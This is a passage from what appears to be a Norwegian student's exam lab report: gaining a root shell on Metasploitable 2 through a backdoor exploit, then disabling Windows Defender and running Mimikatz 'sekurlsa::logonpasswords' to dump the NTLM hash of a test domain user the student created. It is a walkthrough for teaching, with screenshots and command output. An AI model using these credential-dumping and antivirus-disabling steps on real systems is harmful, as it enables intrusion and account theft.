[*] Command shell session 1 opened (192.168.23.129:32865 -> 192.168.23.134:6200) at 2024-12-11 04:12:10 -0500
```

Figur 5.7: kjører set rhosts + ip adressen til metasploitable 2 og deretter exploit for å kjøre bakdør exploiten på serveren. Så får jeg tilgang til shell via bakdøren.

```
root@metasploitable:/# useradd -m 50200
useradd -m 50200
root@metasploitable:/# passwd 50200
passwd 50200
Enter new UNIX password: 50200

Retype new UNIX password: 50200

passwd: password updated successfully
```

Figur 5.8: Her oppretter jeg en bruker 50200 med samme passord.

```
metasploitable login: 50200
Password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
50200@metasploitable:~$ _
```

Figur 5.9: Her har jeg restartet og logget inn på metasploitable 2 med den nye brukeren jeg opprettet via metasploit i kali linux.


Oppgave 6 – MIMIKATZ

STEG 1


1. jeg logget meg inn på admin bruker på windows vm, gikk inn på server manager, trykker på tools og active directory: Users and Computers. På venstre side høyre klikket jeg på Users, trykket på new, også user, skrev inn navet på den nye brukeren som er «T50200» med passordet sunshine.




Figur 6.1: Her legger jeg til brukernavn for den nye brukeren




Figur 6.2: Her setter jeg passord til sunshine og spesifiserer at passordet ikke skal byttes ved første pålogging, slik at det forblir sunshine.



Figur 6.3: Her verifiserer jeg at alt er riktig og trykker finish.



Figur 6.4: Her ser vi brukeren, opprettet.



Figur 6.5: Måtte endre group domain controll policy for å kunne logge inn på andre brukere

```

C:\Users\Administrator>gpupdate /force
Updating policy...


Computer Policy update has completed successfully.
User Policy update has completed successfully.

C:\Users\Administrator>_

```

Figur 6.6: Oppdatere, slik at de nye settingsene tas i bruk

STEG 2



Figur 6.7: Logger meg inn på den nye brukeren

Hadde så mye problemer med nettleser på windows vm at jeg bestemte meg for å laste ned mimikatz zippen på host maskinen og deretter legge den i en delt mappe.

Sanntidsbeskyttelse


Søker etter og hindrer at skadelig programvare installeres eller kjøres på enheten. Du kan deaktivere denne innstillingen i en kort periode før den aktiveres igjen automatisk.

✖ Sanntidsbeskyttelse er deaktivert, noe som gjør at enheten er sårbar.


☐ Av

Aktiver sanntidsbeskyttelse for å bruke denne funksjonen.


Figur 6.8: Måtte skru av anti-virus, fordi den markerte filen med «virus oppdaget»




Figur 6.8: Lastet ned zip fra <https://github.com/ParrotSec/mimikatz>




Figur 6.9: Her la jeg zip filen i en delt mappe med windows vm




Figur 6.10: Fant frem til zip mappen i windows vm på brukeren T50200




Figur 6.11: unzipper den til en mappe jeg lagde




Figur 6.12: Mappen



Figur 6.13: Går til x64 og høyre klikker på mimikatz med typen application og kjører som administrator



Figur 6.14: Gir tillatelse til å kjøre som admin gjennom administrator brukeren



Figur 6.15: Fikk opp mimikatz og sjekket om jeg hadde riktig rettigheter

STEG 3

```
mimikatz # log eksamenoppg6.log
Using 'eksamenoppg6.log' for logfile : OK
```

Figur 6.16: Lager en logg for oppgaven slik at jeg kan se alt som outputtes (terminalen ville ikke vise meg hele outputtet)

```
mimikatz # sekurlsa::logonpasswords_
```

Figur 6.17: Kjører denne kommandoen

```
Authentication Id : 0 ; 5566163 (00000000:0054eed3)
Session          : CachedInteractive from 7
User Name        : T50200
Domain           : ██████████
Logon Server     : BENGTSVMDC
Logon Time       : 18.12.2024 13:26:36
SID              : S-1-5-21-3526533371-1084802617-3389343889-1110

msv :
  [00010000] CredentialKeys
    * NTLM      : 31c72c210ecc03d1eae94fa496069448
    * SHA1      : b0845c1d19941fa3dda279a5f5e3bd5e057431b8
  [00000003] Primary
    * Username  : T50200
    * Domain    : ██████████
    * NTLM      : 31c72c210ecc03d1eae94fa496069448
    * SHA1      : b0845c1d19941fa3dda279a5f5e3bd5e057431b8
```

Figur 6.18: Så gjennom logg filen for å finne NTLM hashen til brukeren min «T50200»

T50200: 31c72c210ecc03d1eae94fa496069448

```
(kali㉿kali)-[~]
$ mkdir eksamen

(kali㉿kali)-[~]
$ cd eksamen

(kali㉿kali)-[~/eksamen]
$ mkdir oppgave6

(kali㉿kali)-[~/eksamen]
